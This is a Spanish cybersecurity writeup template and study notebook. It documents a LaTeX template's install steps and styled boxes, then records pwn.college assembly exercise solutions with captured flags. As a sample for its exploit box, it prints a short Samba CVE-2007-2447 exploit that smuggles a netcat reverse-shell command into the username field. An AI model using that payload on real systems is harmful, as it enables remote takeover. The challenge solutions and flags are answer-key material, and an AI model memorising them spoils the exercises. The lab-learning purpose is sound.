

CYBERSECURITY PLAYBOOK & WRITEUPS

Plataformas y Entornos Evaluados

 HackTheBox

 TryHackMe

 PortSwigger

 pwn.college

 CTF Challenge

errantprogrammer

v1.0 (2026) | 17 de septiembre de 2026

Dashboard de Máquinas y Desafíos Resueltos

Objetivo	S.O.	Plataforma	Dificultad	Estado	Tags / Categorías
----------	------	------------	------------	--------	-------------------

Índice general

Dashboard de Progreso	I
1. Guía de Uso del Template & Manual Técnico	1
1.1. Instalación y Configuración del Entorno	1
1.1.1. Clonar el Repositorio	1
1.1.2. Instalación de Pygments con uv (Requisito para minted)	1
1.1.3. Instalación de L ^A T _E X en Linux	2
1.1.4. Instalación de L ^A T _E X en Windows	2
1.1.5. Instalación de L ^A T _E X en macOS	2
1.2. Arquitectura y Flujo de Trabajo	3
1.2.1. Estructura de Directorios	3
1.3. Paleta de Colores Oficial	4
1.4. Componentes Visuales y Cajas de Entorno	4
1.4.1. Ficha Resumen del Objetivo (\targetSummary)	4
1.4.2. Terminal de Comandos (terminal)	5
1.4.3. Cajas de Código y Exploits (codebox, pythonbox, bashbox)	5
1.4.4. Cajas de Alerta y Análisis de Vulnerabilidad	5
1.4.5. Caja de Flags Segura (flagbox)	6
1.4.6. Cajas de Aprendizaje y Fuentes de Consulta (learningbox, sourcebox)	6
1.5. Insignias y Badges Modulares	6
1.6. Reglas de Modificación: Qué Modificar y Qué No	7
2. Knowledge Base & Bitácora de Aprendizaje	8
2.1. Template	8
2.1.1. Metodología de Registro y Fuentes de Consulta	8
2.1.2. Ejemplo de algunas cajas	9
3. PWN College - Computer 101	10
3.1. Output And Input	10
3.1.1. Video - System Calls	10
3.1.2. Writing Output	10
3.1.3. Chaining Syscalls	11
3.1.4. Writing String	11
3.1.5. Reading Data	11
3.1.6. Reading Exactly	12
3.1.7. Opening Files	13
3.1.8. Hardcoding the Filename	14
3.1.9. RIP - Relative Strings	14
3.2. Control Flow	16
3.2.1. Video - Registers	16
3.2.2. Video - Control Flow	16

3.2.3. Comparing Values	16
3.2.4. Comparing Characters	17
3.2.5. Conditional Control Flow	17
3.2.6. Comparing Strings	19
3.2.7. Reverse the Password	19
3.2.8. Conditionals Without Conditionals	20
3.2.9. Recognizing Loops	20
3.2.10. Writing Loops	21
3.2.11. Writing From a Shared Library	22
3.2.12. Returning a Value	23
3.2.13. Calling Through a Pointer	23
3.2.14. Calling Through a Pointer with an Argument	24
3.2.15. Saving Caller - Saved Registers	24
3.2.16. Saving Callee - Saved Registers	26

Capítulo 1

Guía de Uso del Template & Manual Técnico

Este capítulo proporciona una guía completa y exhaustiva sobre la estructura, los componentes visuales, la paleta de colores, los entornos interactivos y los procedimientos de instalación multiplataforma del **Template de Ciberseguridad**.

1.1. Instalación y Configuración del Entorno

Para utilizar este repositorio y generar documentos PDF con tipografía vectorial, iconos FontAwesome, gráficos TikZ y resaltado de sintaxis con `minted` sin errores, sigue las instrucciones de instalación según tu sistema operativo:

1.1.1. Clonar el Repositorio

Abre tu terminal y clona el repositorio desde GitHub:

>_ Clonar Repositorio

```
git clone https://github.com/errantprogrammer/tex_template.git
cd tex_template/cybersecurity
```

1.1.2. Instalación de Pygments con uv (Requisito para minted)

El template utiliza el motor `minted` con *Pygments* para proporcionar resaltado de sintaxis de alta fidelidad. La forma recomendada y más rápida de instalarlo es utilizando `uv` (el gestor de paquetes ultrarrápido de Python):

>_ Instalación de Pygments con uv

```
# 1. Instalar uv en Linux / macOS:
curl -LsSf https://astral.sh/uv/install.sh | sh

# En Windows (PowerShell):
powershell -ExecutionPolicy Bypass -c "irm https://astral.sh/uv/install.ps1 | iex"

# 2. Instalar Pygments como herramienta global con uv:
uv tool install pygments

# O alternativamente instalarlo via pip con uv:
uv pip install --system pygments
```

1.1.3. Instalación de $\text{\LaTeX}$ en Linux

Debian / Ubuntu / Kali Linux / Parrot OS: Instala la distribución completa de TeX Live:

>_ Debian / Ubuntu / Kali

```
sudo apt update
sudo apt install -y texlive-full
```

Opción ligera (si cuentas con espacio de disco limitado):

>_ Debian / Ubuntu (Instalación Ligera)

```
sudo apt install -y texlive-latex-extra texlive-fonts-extra \
texlive-extra-utils texlive-science fonts-font-awesome
```

Fedora / Red Hat / CentOS:

>_ Fedora / RHEL

```
sudo dnf install -y texlive-scheme-full
```

Arch Linux / Manjaro:

>_ Arch Linux / Manjaro

```
sudo pacman -S --needed texlive-meta texlive-fontsextra
```

1.1.4. Instalación de $\text{\LaTeX}$ en Windows

1. Descarga e instala **MiKTeX** (<https://miktex.org/download>) o **TeX Live para Windows**.
2. Durante el asistente de instalación de MiKTeX, marca la opción ***Always install missing packages on-the-fly*** para que cualquier paquete adicional se descargue automáticamente en la primera compilación.
3. **Editor recomendado:** Instala **Visual Studio Code** con la extensión oficial **LaTeX Workshop** o utiliza **TeXstudio**.
4. Para compilar desde PowerShell o CMD (con `-shell-escape`):

>_ Compilación en Windows (PowerShell)

```
cd cybersecurity
pdflatex -shell-escape main_compilation.tex
```

1.1.5. Instalación de $\text{\LaTeX}$ en macOS

1. Instala la distribución completa **MacTeX** utilizando Homebrew:

>_ Homebrew macOS

```
brew install --cask mactex
```

O descarga el instalador gráfico **MacTeX.pkg** desde: <https://www.tug.org/mactex/>.

2. **Editor recomendado:** Visual Studio Code (con LaTeX Workshop) o TeXShop (incluido en la instalación de MacTeX).
3. Para compilar desde Terminal (con `-shell-escape`):

>_ Terminal macOS

```
cd cybersecurity
pdflatex -shell-escape main_compilation.tex
```

1.2. Arquitectura y Flujo de Trabajo

El template está diseñado bajo una arquitectura modular y desacoplada mediante el paquete subfiles. Esto permite dos flujos de trabajo simultáneos:

i Modos de Compilación Disponibles

- **Modo Standalone (Writeup Individual):** Puedes compilar un archivo `writeup.tex` de forma aislada dentro de su propia carpeta mediante `pdflatex -shell-escape writeup.tex`. El archivo generará su propia portada individual, cabeceras locales y numeración desde **1.0** (evitando el error de secciones 0.1).
- **Modo Maestro (main_compilation.tex):** Compila el libro completo recopilando todos los writeups, generando automáticamente la portada, el **Dashboard de Progreso interactivo** y la Tabla de Contenidos general.

1.2.1. Estructura de Directorios

La jerarquía de carpetas está estandarizada de la siguiente manera:

</> Árbol de Directorios del Módulo

```
cybersecurity/
|-- main_compilation.tex      # Documento maestro (Libro completo)
|-- figure/                  # Imagenes maestras y logos globales
|-- style/
|   \-- cybersec.sty         # Paquete principal con estilos y macros
|-- chapters/
|   |-- guide/
|   |   \-- template_guide.tex # Manual de uso (este documento)
|   \-- knowledge_base/
|       \-- knowledge_base.tex # Base de conocimiento y bitácora transversal
\-- writeups/
    |-- hackthebox/
    |   \-- lame/
    |       |-- writeup.tex    # Writeup individual de HTB Lame
    |       \-- figure/       # Capturas exclusivas de la maquina
    |-- tryhackme/
    \-- ctf/
        \-- pico_format_string/
            |-- writeup.tex    # Reto individual de CTF
            \-- figure/
```

1.3. Paleta de Colores Oficial

El diseño utiliza una gama cromática moderna basada en tonos pizarra oscuros, cianes de alta visibilidad y el estándar CVSS v3.1 para niveles de severidad:

Nombre de Color	Código HEX	Muestra	Uso Recomendado
csecDark	#0F172A		Fondos principales oscuros, cabeceras de tablas y texto base.
csecNavy	#1E293B		Fondos de tarjetas de código, acentos secundarios.
csecCyan	#0284C7		Enlaces interactivos, subtítulos destacados y comandos.
csecGreen	#059669		Estado PWNEED / Resuelto, flags y remediaciones válidas.
csecOrange	#D97706		Advertencias, notas técnicas y estados pendientes.
csecRed	#DC2626		Alertas críticas y vulnerabilidades graves.
csecPurple	#7C3AED		Reversing, explotación de binarios (Pwn) y pwn.college.
csecLight	#F8FAFC		Fondo de cajas de información y tarjetas claras.
sevCritical	#991B1B		CVSS 9.0 – 10.0 (Vulnerabilidad Crítica / RCE).
sevHigh	#DC2626		CVSS 7.0 – 8.9 (Vulnerabilidad Alta / PrivEsc).
sevMedium	#D97706		CVSS 4.0 – 6.9 (Vulnerabilidad Media / XSS, CSRF).
sevLow	#2563EB		CVSS 0.1 – 3.9 (Vulnerabilidad Baja / Info Disclosure).
sevInfo	#059669		Informativo / Buenas prácticas.

Tabla 1.1: Paleta de colores del template de Ciberseguridad.

1.4. Componentes Visuales y Cajas de Entorno

1.4.1. Ficha Resumen del Objetivo (\targetSummary)

Es el bloque inicial que define la ficha técnica del reto o máquina evaluada. Al utilizar este comando, se realizan 3 acciones automáticas:

1. Dibuja la tarjeta técnica con soporte para múltiples tags y flags largas.
2. Actualiza dinámicamente las cabeceras de página con el logo de la plataforma y el nombre de la máquina.
3. Registra automáticamente los datos en el **Dashboard de Progreso** del documento maestro.

</> Sintaxis de \targetSummary

```

\targetSummary%
{Nombre_Objetivo}%      1. Nombre de la maquina o reto
{10.10.10.3}%           2. IP o Hostname
{HackTheBox}%           3. Plataforma (HackTheBox, TryHackMe, PortSwigger, CTF o ruta)
{Easy}%                 4. Dificultad (Easy, Medium, Hard, Insane)
{Linux}%                5. Sistema Operativo (Linux, Windows, etc.)
{Samba, RCE, Tags}%     6. Tags o vectores clave separados por coma
{17/08/2026}%           7. Fecha de resolucion
{user_flag_hash}%       8. Flag de Usuario o Flag CTF
{root_flag_hash}%       9. Flag de Root (dejar vacio {} si solo hay una flag)


```

1.4.2. Terminal de Comandos (terminal)

Entorno diseñado para mostrar trazas de consola, escaneos Nmap, respuestas de terminal y comandos interactivos:

</> Sintaxis del Entorno terminal

```
\begin{terminal}
[attacker@kali:~]$ nmap -sC -sV -p 21,22,139,445 10.10.10.3
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
139/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
\end{terminal}
```



```
attacker@kali:
$ nmap -sC -sV -p 21,22,139,445 10.10.10.3
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
139/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian
```

1.4.3. Cajas de Código y Exploits (codebox, pythonbox, bashbox)

Permiten incrustar exploits o scripts personalizados con números de línea y resaltado de sintaxis:

🔗 Exploit Samba CVE-2007-2447

```
import sys
from smb.SMBConnection import SMBConnection

def trigger_rce(target_ip, lhost, lport):
    payload = f"nohup nc -e /bin/sh {lhost} {lport} &"
    username = f"/={payload}~"
    conn = SMBConnection(username, "", "attacker", "target", use_ntlm_v2=False)
    conn.connect(target_ip, 445, timeout=5)

if __name__ == "__main__":
    trigger_rce("10.10.10.3", "10.10.14.5", 4444)
```

1.4.4. Cajas de Alerta y Análisis de Vulnerabilidad

🚩 Vulnerabilidad: Ejecución Remota de Comandos (CVE-2007-2447) L

a versión de Samba 3.0.20 permite la ejecución de comandos arbitrarios en el servidor debido a la falta de sanitización en el parámetro username map script en transacciones MS-RPC.

📘 Nota Informativa

Este es un recuadro estándar para notas de reconocimiento o metodologías aplicadas.

💡 Pro-Tip de Explotación

Siempre verifica si los sockets Unix locales permiten comunicación con procesos de privilegios elevados sin autenticación.

⚠️ Advertencia

El exploit reinicia el servicio en caso de fallo, lo que podría alertar al sistema de detección de intrusos (IDS).

❗ Alerta de Severidad Crítica

Acceso total como usuario root conseguido sin requerir credenciales previas.

1.4.5. Caja de Flags Segura (flagbox)

La caja flagbox admite flags de cualquier longitud y con caracteres especiales (_, #, %, &, { }) sin necesidad de escaparlos manualmente:

🚩 Flag Capturada picoCTF

✅ CAPTURADA

```
picoCTF{format_string_exploit_leak_3847291a_custom_pwn_success}
```

1.4.6. Cajas de Aprendizaje y Fuentes de Consulta (learningbox, sourcebox)

Diseñadas para registrar lecciones aprendidas en writeups o en el capítulo de Knowledge Base, junto con los libros, sitios web o cursos consultados:

🎓 Técnica Asimilada: Inyección en Samba

La directiva username map script ejecuta comandos arbitrarios sin sanitización en Samba 3.0.x cuando se envían metacaracteres de shell en el nombre de usuario.

📖 Fuentes y Bibliografía Consultada

-  **The Linux Command Line (William Shotts)**

[🔗 Capítulo 24: Redirección y ejecución en subshell](#)

-  **Rapid7 Exploit Database — CVE-2007-2447**

[🔗 https://www.rapid7.com/db/](https://www.rapid7.com/db/)

1.5. Insignias y Badges Modulares

Puedes utilizar badges en cualquier parte de tus reportes mediante las siguientes macros:


Macro	Muestra	Código $\text{\LaTeX}$
Plataformas		<code>\platformBadge{HackTheBox}</code>
		<code>\platformBadge{TryHackMe}</code>
		<code>\platformBadge{PortSwigger}</code>
		<code>\platformBadge{pwn.college}</code>
		<code>\platformBadge{OverTheWire}</code>
		<code>\platformBadge{Root-Me}</code>
		<code>\platformBadge{CTF}</code>
Fuentes / Medios	 	<code>\sourceBadge{Libro}</code>
	 	<code>\sourceBadge{Docs}</code>
	 	<code>\sourceBadge{Lab}</code>
Dificultad	 	<code>\difficultyBadge{Easy}</code>
	 	<code>\difficultyBadge{Hard}</code>
Severidad CVSS	 	<code>\severityBadge{Critical}</code>
	 	<code>\severityBadge{Medium}</code>
Sistemas	 	<code>\osBadge{Linux}</code>
Etiquetas	  	<code>\tagList{Web, RCE, PrivEsc}</code>

Tabla 1.2: Colección de macros para insignias modulares.

1.6. Reglas de Modificación: Qué Modificar y Qué No

✓ QUÉ PUEDES MODIFICAR LIBREMENTE	✗ QUÉ NO DEBES TOCAR EN EL ESTILO
1. Contenido de Writeups: Crea y edita libremente archivos <code>writeup.tex</code> dentro de <code>writeups/</code> .	1. Flujo de Streams de Targets: No modifies <code>\targetStream</code> ni <code>\renderDashboard</code> en <code>cybersec.sty</code> , ya que romperías la autogeneración del Dashboard.
2. Fichas de Objetivos: Personaliza todos los parámetros de <code>\targetSummary</code> (nombres, IPs, fechas, dificultad, flags).	2. Macros Globales de Cabecera: No elimines los comandos <code>\gdef</code> en <code>\setPlatformHeader</code> , pues son necesarios para mantener la cabecera entre subarchivos.
3. Capturas e Imágenes: Coloca tus evidencias gráficas dentro de la carpeta <code>figure/</code> de cada <code>writeup</code> o en la raíz <code>figure/</code> .	3. Numeración Adaptativa: No alteres la macro <code>\thesection</code> que ajusta los índices entre modo standalone y modo compilación maestra.
4. Portada y Autor: Modifica tu nombre, fecha o colección de badges en el <code>titlepage</code> de <code>main_compilation.tex</code> .	4. Modos de Listado y Verbatim: No reemplaces las opciones <code>verbatim</code> de <code>flagbox</code> ni de las cajas de terminal.

Tabla 1.3: Guía de modificación y buenas prácticas del template.

Capítulo 2

Knowledge Base & Bitácora de Aprendizaje

Este capítulo constituye el repositorio central de conocimientos técnicos, conceptos teóricos.

2.1. Template

Este capítulo es un ejemplo de como se tienen que realizar las demás secciones del libro

2.1.1. Metodología de Registro y Fuentes de Consulta

Para que el conocimiento perdure y sea consultable de manera inmediata en auditorías reales o exámenes prácticos (como OSCP o CPTS), cada concepto registrado debe responder a tres preguntas fundamentales:

1. **¿Qué aprendí?** (Concepto técnico, mecanismo de funcionamiento, payload o comando clave).
2. **¿Dónde lo aprendí?** (Libro con autor y capítulo, sitio web/documentación con URL, o máquina vulnerable con enlace interno).
3. **¿Cómo se aplica?** (Comando reproducible, script o prueba de concepto).

Badges de Fuentes Disponibles

Para estandarizar el origen del conocimiento, dispones de la macro `\sourceBadge{. . . }` y el comando `\resourceItem{Tipo}{Título/Autor}{Detalle/Enlace}`:



2.1.2. Ejemplo de algunas cajas

Conceptos Clave Aprendidos: Bash Avanzado

- **Redirección y Descriptores de Ficheros:** Control preciso de stdin (0), stdout (1) y stderr (2). Uso de 2>&1 para unificar flujos y /dev/null para silenciar ruido en bucles.
- **One-Liners de Reconocimiento:** Uso de combinaciones de curl, grep, sed, awk y xargs para extraer subdominios o endpoints activos en segundos sin herramientas pesadas.
- **Subshells y Captura de Salida:** Diferencia entre asignación síncrona mediante \$(comando) y ejecución en subshell background con & junto al comando wait.
- **Manejo de Señales (trap):** Limpieza automática de ficheros temporales y sockets al pulsar Ctrl+C (SIGINT) en scripts interactivos.

Fuentes y Bibliografía Utilizadas

-  **Libro** The Linux Command Line: A Complete Introduction (William Shotts)
[🔗 Capítulos 20 al 35: Entornos shell, variables, control de flujo y scripts robustos](#)
-  **Libro** Wicked Cool Shell Scripts (Dave Taylor & Brandon Perry)
[🔗 2ª Edición — Scripts prácticos para administración de sistemas y seguridad](#)
-  **Web** Bash Hackers Wiki — Guía profunda de sintaxis y buenas prácticas
[🔗 https://wiki.bash-hackers.org](https://wiki.bash-hackers.org)
-  **Web** ExplainShell — Análisis visual e interactivo de comandos y flags
[🔗 https://explainshell.com](https://explainshell.com)
-  **Docs** GNU Bash Reference Manual Oficial
[🔗 https://www.gnu.org/software/bash/manual/](https://www.gnu.org/software/bash/manual/)

>_ Snippet Útil: Escaneo Rápido de Hosts Vía Ping en Bash

```
#!/usr/bin/env bash
# Sweep rápido de red /24 en paralelo usando subshells
SUBNET="10.10.10"
echo "[*] Escaneando subred ${SUBNET}.0/24..."

for ip in $(seq 1 254); do
  (ping -c 1 -W 1 "${SUBNET}.${ip}" &>/dev/null && echo "[+] Host activo: ${SUBNET}.${ip}") &
done
wait
echo "[*] Barrido completado."
```

Capítulo 3

PWN College - Computer 101

3.1. Output And Input

3.1.1. Video - System Calls

3.1.2. Writing Output

Recordando los *File Descriptors*(*FDs*), vemos que cada proceso empieza con alguno de estos 3 *FDs*:

- **FD 0**: Standard Input
- **FD 1**: Standard Output
- **FD 2**: Standard Error

En el caso de la llamada al sistema para **exit**, tenemos que especificar que el valor de `mov rdi`, 42. Ahora para poder ejecutar la llamada al sistema de **write**, tenemos que establecer el valor de `rdi` en 1 o en 2.

Ahora, este no es el único parámetro que requiere la instrucción **write**, esta también necesita saber en que parte de la memoria está el texto y cuantos caracteres vamos a leer. Similar a como sería una función en C:

`</>` Ejemplo de la función write

```
write(file_descriptor, memory address, number_of_characters_to_write)
# Ejemplo de su uso
write(1, memory address,10)
```

Ahora, por estándar, esto de aquí ya está definido:

- El primer parámetro siempre será **rdi**.
- El segundo parámetro siempre será **rsi**.
- El tercer parámetro siempre será **rdx**.

`</>`

```
mov rax , 1
mov rdi , 1
mov rsi , [rsp + 16]
mov rdx , 1
syscall
```

Flag Capturada

✓ CAPTURADA

pwn.college{MkMD83Ee-aMqL23-gYH-nLVAcvF.QXwUTN2wSMycjN4EzW}

3.1.3. Chaining Syscalls

En el código anterior, si lo compilamos y ejecutamos, vamos a ver que el programa se detiene, para que se no bloquee, se tiene que agregar la llamada de salida.



```
mov rax , 1
mov rdi , 1
mov rsi , [rsp + 16]
mov rdx , 1
syscall
mov rax , 60
mov rdi , 42
syscall
```

Flag Capturada

✓ CAPTURADA

pwn.college{k3RvbIqm0S-vpMk7rE2EgfBpya-.QXxUTN2wSMycjN4EzW}

3.1.4. Writing String

Práctica para poder leer, más de un solo caracter, ya que en el ejemplo del capítulo 3.1.2, es para un solo digito, en este caso solo se tendría que cambiar el valor de **rdx**



```
mov rax , 1
mov rdi , 1
mov rsi , [rsp + 16]
mov rdx , 64
syscall
mov rax , 60
mov rdi , 42
syscall
```

Flag Capturada

✓ CAPTURADA

pwn.college{g79tV7cz1AjIFS6t816QBs5NXqM.01NzEDMxwSMycjN4EzW}

3.1.5. Reading Data

Ahora para poder leer, vamos a usar de ejemplo como es en el lenguaje C.

</> Reading syscall

```
read(0,some_address,5)
```

En este caso, como vemos a partir de *some_address* se va a empezar a a rellenar, hasta leer los primeros 5 caracteres del texto.

Address	Contents
some_address	48
some_address+1	45
some_address+2	4c
some_address+3	4c
some_address+4	4f

Aquí un ejemplo de su como sería leer, e imprimir un texto de 128 caracteres:

</>

```
mov rax , 0
mov rdi , 0
mov rsi , rsp
mov rdx , 128
syscall

mov rax , 1
mov rdi , 1
mov rsi , rsp
mov rdx , 128
syscall

mov rax , 60
mov rdi , 42
syscall
```

Flag Capturada**✓ CAPTURADA**

```
pwn.college{8hX8fIcaF2n1GfRHFQCGNA0JmK1.0FNwUTNxxwSMycjN4EzW}
```

3.1.6. Reading Exactly

Ahora, anteriormente como hemos visto anteriormente, hemos leído y escrito un mensaje de 128 caracteres, pero no siempre vamos a saber cuantos caracteres puede tener el texto que vamos a leer.

La funcion **read**, nos regresa el valor de la cantidad de caracteres que realmente a leído, y este se almacena en **rax**.

</>

```
mov rax , 0
mov rdi , 0
mov rsi , rsp
mov rdx , 128
syscall
```

```
mov rdx, rax
```

```
mov rax , 1
mov rdi , 1
mov rsi , rsp
syscall
mov rax , 60
mov rdi , 42
syscall
```

Flag Capturada

✓ CAPTURADA

```
pwn.college{8tnm880ONdKT9_M4-W93McmxZWn.0VM4ATNywSMycjN4EzW}
```

3.1.7. Opening Files

Para abrir un archivo, que se encuentre en algun lugar de nuestro disco, vamos a necesitar acceso a dicho archivo, para esto necesitamos abrirlo.

</> Open file

```
open("/flag",0) # 0 default read-only
```

Ahora similar a la función **read**, la función **open** nos esta devolviendo un valor en **rax**, el cual contiene el **fd** del archivo que acabamos de leer, y se tiene que usar este de aquí para poder leer el archivo.

</> m

```
ov rax, 2
mov rdi, [rsp+16]
mov rsi, 0
syscall
```

```
mov rdi, rax
mov rax, 0
mov rsi, rsp
mov rdx, 256
syscall
```

```
mov rdx, rax
mov rax, 1
mov rdi, 1
mov rsi, rsp
syscall
```

```
mov rax, 60
mov rdi, 42
syscall
```

i Nota Informativa

En este caso, se esta pasando la dirección del archivo, como parametro, por eso es que se lee desde **rsp + 16**.

Flag Capturada**✓ CAPTURADA**

pwn.college{UYeD10tcieFHPjdDycMVcs01_aj.0VM0czMywSMycjN4EzW}

3.1.8. Hardcoding the Filename

En el caso anterior 3.1.7, pasamos el valor del archivo como parametros, pero si queremos pasar el nombre de un archivo fijo, sería de la siguiente manera.

intel_syntax noprefix

```
mov BYTE PTR [rsp], '/'  
mov BYTE PTR [rsp+1], 'f'  
mov BYTE PTR [rsp+2], 'l'  
mov BYTE PTR [rsp+3], 'a'  
mov BYTE PTR [rsp+4], 'g'  
mov BYTE PTR [rsp+5], 0
```

```
mov rax, 2  
mov rdi, rsp  
mov rsi, 0  
syscall
```

```
mov rdi, rax  
mov rax, 0  
mov rsi, rsp  
mov rdx, 128  
syscall
```

```
mov rdx, rax  
mov rax, 1  
mov rdi, 1  
mov rsi, rsp  
syscall
```

```
mov rax, 60  
mov rdi, 42  
syscall
```

Flag Capturada**✓ CAPTURADA**

pwn.college{ksqeBnvOJWvAvIls3V_A_gdsD9k.0lM0czMywSMycjN4EzW}

3.1.9. RIP - Relative Strings

El problema que presentamos en la sección anterior 3.1.8, es que si escribimos un error al escribir la dirección del texto, sería muy teidoso encontrar su error, o si el nombre del archivo es

muy largo.

Por lo que, en el código ensamblador, se puede contener bytes que no esten destinados a ejecutarse, estos serían colocados después de la llamada al sistema **exit**.

</> Ejemplo de bits adicionales

```
_start:
...
mov rax, 60
syscall
path:
.asciz "/flag"
```

En este caso, la directiva **.asciz** va a contener los bytes de la cadena, junto con el 0 de la terminación.

Y la etiqueta **path** marca donde comienzan esos bytes.

Esto era factible en programas anteriores, donde los programas siempre se cargaban en la misma dirección de memoria, por lo que se podría escribir esto de aquí:

</>

```
_start:
...
mov rdi, path
path:
.asciz "/flag"
```

Esto de aquí no funciona, porque ahora los programas con compilados por un tema de seguridad, lo que impide conocer en que parte de la memoria es que se encuentra almacenado.

Para esto de aquí, se creo el *Instruction Pointer Relative Addressing*(Dirección Relativo al Puntero de Instrucción) El puntero de instrucción **rip**, va a contener la dirección de la siguiente instrucción que se ejecutará en la CPU.

</>

```
_start:
...
mov rdi, [rip+path]
...
path:
.asciz "/flag"
```

Esto último presenta el problema que el valor de **rdi**, va a ser **/flag**, no la dirección de memoria donde este esta almacenado, para esto se tiene que utilizar el la instrucción **lea**.

La instrucción **lea**(*Load Effective Address*), permitiendo que se haga referencia a que la CPU calcula todas las operaciones necesarias, como sumar un desplazamiento al puntero de instrucción.

</>

```
_start:
...
lea rdi, [rip+path]
...
path:
.asciz "/flag"
```

</> Solución del problema

```
.intel_syntax noprefix

mov rax, 2
lea rdi, [rip + path]
mov rsi, 0
syscall

mov rdi, rax
mov rax, 0
mov rsi, rsp
mov rdx, 128
syscall

mov rdx, rax
mov rax, 1
mov rdi, 1
mov rsi, rsp
syscall

mov rax, 60
mov rdi, 42
syscall

path:
.asciz "/flag"
```

🚩 Flag Capturada**✓ CAPTURADA**

```
pwn.college{c45qx3vAQJ53UI51AOM6qFuPtYE.01N3ATNywSMycjN4EzW}
```

3.2. Control Flow

3.2.1. Video - Registers

3.2.2. Video - Control Flow

3.2.3. Comparing Values

Para poder realizar las comparaciones, se utiliza la instrucción **cmp**, este compara 2 valores restando el segundo operando del primero. El valor de dicha resta, no se almacena en ningún lugar al que se pueda acceder directamente, este actualiza las **flag** internas de la CPU.

</> Ejemplo

```
cmp rdi, 42 ; Se comprar un valor inmediato
cmp QWORD PTR [rsp], 42 ; tambien se puede comparar direcciones de memoria
```

Esto de aquí, calcula internamente $rdi - 42$ y la CPU establece un bit especial llamado **Zero Flag (ZF)**, en caso de que la resta sea 0 el valor de **ZF** es 1, caso contrario va a tomar el valor de 0.

Con lo anteriormente mencionado x86 nos proporciona una familia de instrucciones que escriben 0 o 1 en un destino de 1 byte.



```
setz dil
```

Esto comprueba el valor de **ZF**, y lo escribe en **dil**. Y a su vez, **setnz(Set if Not Zero)** que hace lo contrario.

Recordar que **dil** son los primeros 8 bits menos significativos del registro **rdi**.

</> Solución del Problema

```
.intel_syntax noprefix
cmp QWORD PTR [rsp], 42
setz dil
mov rax, 60
syscall
```

Flag Capturada

CAPTURADA

```
pwn.college{s9M8ey0NvS8aym8WgNaOwwTzosR.01M0czMywSMycjN4EzW}
```

3.2.4. Comparing Characters

En el módulo de Stack, se vio que `[rsp + 16]` es un puntero al primero valor pasado como parámetro **argv[1]**. Y como vimos en el capítulo anterior 3.1 podemos solo utilizar el valor de un solo byte (**BYTE PTR [rax]**), y con esto podemos realizar comparaciones de un solo caracter.

</> Solución

```
.intel_syntax noprefix
mov rax, [rsp + 16]
cmp BYTE PTR [rax], 'p'
setz dil
mov rax, 60
syscall
```

Flag Capturada

CAPTURADA

```
pwn.college{EK0Xt5rxYiy5yQWdKCGSVY3dSbL.0FN0czMywSMycjN4EzW}
```

3.2.5. Conditional Control Flow

Con el resultado anterior, se le puede indicar a la CPU que salte a otra parte del código.

Estos se ejecutan después de la instrucción **cmp**, si quiere revisar todos los [saltos condicionales](#).

Aquí una tabla resumen:



```
cmp BYTE PTR [rax], 'p'
jne fail
```

fail es una **label**, estas no son una instrucción de máquina, sino como indicador para que el CPU sepa a que parte tiene que saltar para continuar con la ejecución.

Instrucción	Mnemónico / Significado	Condición lógica	Banderas evaluadas
jmp	Jump	Incondicional	Ninguna (salta siempre)
je / jz	Jump if Equal / Zero	$A == B$ o resultado cero	ZF = 1
jne / jnz	Jump if Not Equal / Not Zero	$A \neq B$ o resultado no cero	ZF = 0
jg / jnle	Jump if Greater	$A > B$ (con signo)	ZF = 0 y SF = 0F
jge / jnl	Jump if Greater or Equal	$A \geq B$ (con signo)	SF = 0F
jl / jnge	Jump if Less	$A < B$ (con signo)	SF $\neq$ 0F
jle / jng	Jump if Less or Equal	$A \leq B$ (con signo)	ZF = 1 o SF $\neq$ 0F
ja / jnbe	Jump if Above	$A > B$ (sin signo)	CF = 0 y ZF = 0
jae / jnb	Jump if Above or Equal	$A \geq B$ (sin signo)	CF = 0
jb / jc	Jump if Below / Carry	$A < B$ (sin signo) / Acarreo	CF = 1
jbe / jna	Jump if Below or Equal	$A \leq B$ (sin signo)	CF = 1 o ZF = 1
js	Jump if Sign	Resultado negativo	SF = 1
jns	Jump if Not Sign	Resultado positivo o cero	SF = 0
jo	Jump if Overflow	Desbordamiento con signo	OF = 1
jno	Jump if Not Overflow	Sin desbord. con signo	OF = 0

Tabla 3.1: Algunos saltos en ensamblador x86-64



```
fail:
mov rdi, 1
mov rax, 60
syscall
```

En caso de que no se origine el salto, va a continuar con la ejecución normal.

</> Ejemplo de uso

```
main:
[load and compare]
jne fail      ; jump to fail if NOT equal

success:
mov rdi, 0
mov rax, 60
syscall

fail:
mov rdi, 1
mov rax, 60
syscall
```

</> Solución del problema

```
.intel_syntax noprefix
mov rax, [rsp + 16]
cmp BYTE PTR [rax], 'p'
jne fail

mov rdi, 0
mov rax, 60
syscall

fail:
mov rdi, 1
mov rax, 60
syscall
```

Flag Capturada**✓ CAPTURADA**

pwn.college{QZ9khdqQojrEPg_83_78vJ54Ecc.0VN0czMywSMycjN4EzW}

3.2.6. Comparing Strings

Para poder comparar string, se tiene que comparar letra por letra:

</>

```
mov rax, [rsp + 16]

cmp BYTE PTR [rax], 'V'
jne fail

cmp BYTE PTR [rax+1], 'E'
jne fail

cmp BYTE PTR [rax+2], 'S'
jne fail
```

Flag Capturada**✓ CAPTURADA**

